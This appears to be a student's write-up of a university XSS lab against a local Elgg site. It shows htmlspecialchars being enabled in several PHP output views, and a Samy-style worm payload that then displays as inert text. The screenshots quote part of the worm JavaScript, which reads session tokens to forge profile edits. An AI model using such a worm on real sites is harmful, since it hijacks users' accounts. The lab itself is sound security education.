
**Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.**

Now to turn off the htmlspecialchars() built-in php method, I opened the terminal and opened the specified directory. Then using the ls command, I listed down all the files in the specified directory. I was able to see all the specified php files in the specified directory.



```
Terminator /bin/bash 7:04 PM
[04/10/20]seed@VM:.../output$ ls -l
total 76
-rw-r--r-- 1 seed seed 1843 Oct  2 2016 access.php
-rw-r--r-- 1 seed seed 225 Oct  2 2016 checkboxes.php
-rw-r--r-- 1 seed seed 323 Oct  2 2016 date.php
-rw-r--r-- 1 seed seed 289 Jul 26 2017 dropdown.php
-rw-r--r-- 1 seed seed 414 Jul 26 2017 email.php
-rw-r--r-- 1 seed seed 855 Oct  2 2016 excerpt.php
-rw-r--r-- 1 seed seed 452 Oct  2 2016 friendlytime.php
-rw-r--r-- 1 seed seed 390 Oct  2 2016 friendlytitle.php
-rw-r--r-- 1 seed seed 2405 Oct  2 2016 icon.php
-rw-r--r-- 1 seed seed 334 Oct  2 2016 iframe.php
-rw-r--r-- 1 seed seed 454 Oct  2 2016 img.php
-rw-r--r-- 1 seed seed 460 Oct  2 2016 location.php
-rw-r--r-- 1 seed seed 816 Oct  2 2016 longtext.php
-rw-r--r-- 1 seed seed 277 Oct  2 2016 pulldown.php
-rw-r--r-- 1 seed seed 226 Oct  2 2016 radio.php
-rw-r--r-- 1 seed seed 1014 Oct  2 2016 tag.php
-rw-r--r-- 1 seed seed 1841 Oct  2 2016 tags.php
-rw-r--r-- 1 seed seed 279 Jul 26 2017 text.php
-rw-r--r-- 1 seed seed 2443 Jul 26 2017 url.php
[04/10/20]seed@VM:.../output$
```

Now I opened the text.php and uncommented the htmlspecialchars function call and saved the file.




The screenshot shows a Sublime Text 2 interface with the following details:

- Title Bar:** /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/text.php - Sublime Text 7:06 PM
- Menu Bar:** File Edit Selection Find View Goto Tools Project Preferences Help
- Sidebar:** On the left, there is a vertical sidebar with various icons representing different file types and tools, including a terminal icon at the bottom.
- Text Editor:** The main window displays the PHP file "text.php".


```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```
- Status Bar:** At the bottom, it shows "Line 12, Column 1", "Tab Size: 4", and "PHP".

Now, I opened the url.php and uncommented the htmlspecialchars function call and saved the file.



```
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/url.php - Sublime ↑ En 🔍 7:07 PM ⚙
File Edit Selection Find View Goto Tools Project Preferences Help
text.php url.php
17  *
18  */
19
20 if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
21     $vars['is_action'] = true;
22 }
23
24 if (!empty($vars['confirm'])) {
25     $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('
question:areyousure'));
26
27 // if (bool) true use defaults
28 if ($vars['data-confirm'] === true) {
29     $vars['data-confirm'] = elgg_echo('question:areyousure');
30 }
31
32
33 $url = elgg_extract('href', $vars, null);
34 if (!$url && isset($vars['value'])) {
35     $url = trim($vars['value']);
36     unset($vars['value']);
37 }
38
39 if (isset($vars['text'])) {
40     if (elgg_extract('encode_text', $vars, false)) {
41         $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
42         $text = $vars['text'];
43     } else {
44         $text = $vars['text'];
45     }
46     unset($vars['text']);
47 } else {
48     $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
49     $text = $url;
50 }
51
Line 48, Column 5
Tab Size: 4
PHP
```

Now, I opened the dropdown.php and uncommented the htmlspecialchars function call and saved the file.




The screenshot shows a code editor window with the following details:

- Title Bar:** /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/dropdown.php
- Menu Bar:** File Edit Selection Find View Goto Tools Project Preferences Help
- Toolbar:** Includes icons for file operations like Open, Save, and Print, along with system status indicators (battery, signal, volume) and a date/time (7:09 PM).
- Code Area:** Displays the PHP code for the dropdown.php file. The code includes comments explaining its purpose and parameters. Line 13 contains the uncommented htmlspecialchars function call.

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```
- Status Bar:** Shows "Line 13, Column 1" and "Tab Size: 4".
- Sidebar:** A vertical toolbar on the left side contains icons for various tools and applications, including a terminal, a text editor, a file manager, a browser, a settings gear, and a trash can.


Now, I opened the email.php and uncommented the htmlspecialchars function call and saved the file.



```
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/email.php - Subl ↑ En 🔍 7:10 PM ⚙
File Edit Selection Find View Goto Tools Project Preferences Help
text.php url.php dropdown.php email.php
1 <?php
2 /**
3 * Elgg email output
4 * Displays an email address that was entered using an email input field
5 *
6 * @package Elgg
7 * @subpackage Core
8 *
9 * @uses $vars['value'] The email address to display
10 *
11 */
12
13 $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
14
15 $encoded_value = $vars['value'];
16
17 if (!empty($vars['value'])) {
18     echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
19 }
20
21
```

Line 13, Column 1      Tab Size: 4      PHP

After modifying all the specified php files, I restarted the apache server using the command sudo service apache2 restart.



```
Terminator /bin/bash 7:14 PM ⚙
[04/10/20]seed@VM:.../output$ sudo subl email.php
[04/10/20]seed@VM:.../output$ sudo service apache2 restart
[04/10/20]seed@VM:.../output$
```

Then I logged into the Samy's profile and navigated to the Edit profile page and I copy pasted the malicious JavaScript program into About Me. Now I was able to see that the " getting displayed instead of ". This is due to the enabling of the countermeasure in the specified php files, which encode the special characters in the HTML.

The screenshot shows a Linux desktop environment with a Unity interface. A web browser window is open to the URL [www.xsslabeLgg.com/profile/samy/edit](http://www.xsslabeLgg.com/profile/samy/edit). The title bar says "Edit profile : XSS Lab Site". The main content area displays the "XSS Lab Site" header and a "Edit profile" form. In the "About me" field, there is a large amount of encoded JavaScript code. To the right of the form, a sidebar shows user information for "Samy" and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", and "Edit profile". The browser status bar shows the time as 7:29 PM.

XSS Lab Site

Edit profile

Display name

Samy

About me

Visual editor

```
<p>window.onload = function(){ var headerTag = """&quot;"; var jsCode = document.getElementById("worm"&quot;).innerHTML; var tailTag = """&lt;/&quot; + "&quot;script&gt;"&quot; //put all the pieces together and apply the URL encoding var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //set the content of the description field and access level var desc = "&quot;&amp;description=Samy is my Hero&quot; + wormCode; desc += "&quot;&amp;accesslevel[description]=2&quot; //JavaScript code to access user name, user guid, Time Stamp _ elgg_ts //and Security Token _ elgg_token var name=&quot;&amp;name=&quot;+elgg.session.user.name; var guid=&quot;&amp;guid=&quot;+elgg.session.user.guid; var ts=&quot;&amp;_elgg_ts=&quot;+elgg.security.token._elgg_ts; var token=&quot;&amp;_elgg_token=&quot;+elgg.security.token._elgg_token; //Construct the content of your url. var sendurl=&
```

Public

Search

Samy  
Hello This is Sammy!

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
Edit avatar  
Edit profile

After editing the profile of Samy, I navigated back to Samy's home page and I was able to see that the malicious code getting displayed as regular text.

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/profile/samy". The main content area shows the "XSS Lab Site" profile for a user named "Samy". The profile includes a brief description: "Hello This is Sammy!Hello This is Sammy!", an "About me" section with a large amount of JavaScript code, and a "Friends" section which is currently empty. On the left side of the browser window, there is a vertical toolbar with various icons, including a gear icon which is highlighted. The Firefox interface is dark-themed.

**Samy**

**Brief description:** Hello This is Sammy!Hello This is Sammy!


---

**About me**

```
window.onload = function(){ var headerTag = "";
var jsCode =
document.getElementById("worm").innerHTML;
var tailTag = "<" + "script>"; //put all the pieces
together and apply the URL encoding
var wormCode = encodeURIComponent(headerTag +
jsCode + tailTag); //set the content of the
description field and access level
var desc =
"&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";
//JavaScript code to access user name, user guid,
Time Stamp __elgg_ts //and Security Token
```

**Friends**

Now I logged into Alice profile, and I was able to see nothing in her profile before the attack.



Then I navigated to Samy's profile and I was able to see the malicious code getting displayed in his home page.

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy". The main content area shows the "XSS Lab Site" profile for a user named "Samy". The profile picture is a person in a hooded jacket working on a laptop with binary code visible. The "About me" section contains the following JavaScript code:

```
window.onload = function(){ var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</script>"; //put all the pieces together and apply the URL encoding var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //set the content of the description field and access level var desc = "&description=Samy is my Hero" + wormCode; desc += "&accesslevel[description]=2"; //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var name=__name__& name=__elgg_session.user.name: var guid=__guid__&
```

The Firefox toolbar on the left includes icons for file operations, search, and various extensions. The status bar at the bottom right shows "7:34 PM".

Again, I came to the home page of Alice and I was able to see that the attack got failed and the text was not disabled. This is due to the enabling of countermeasure.

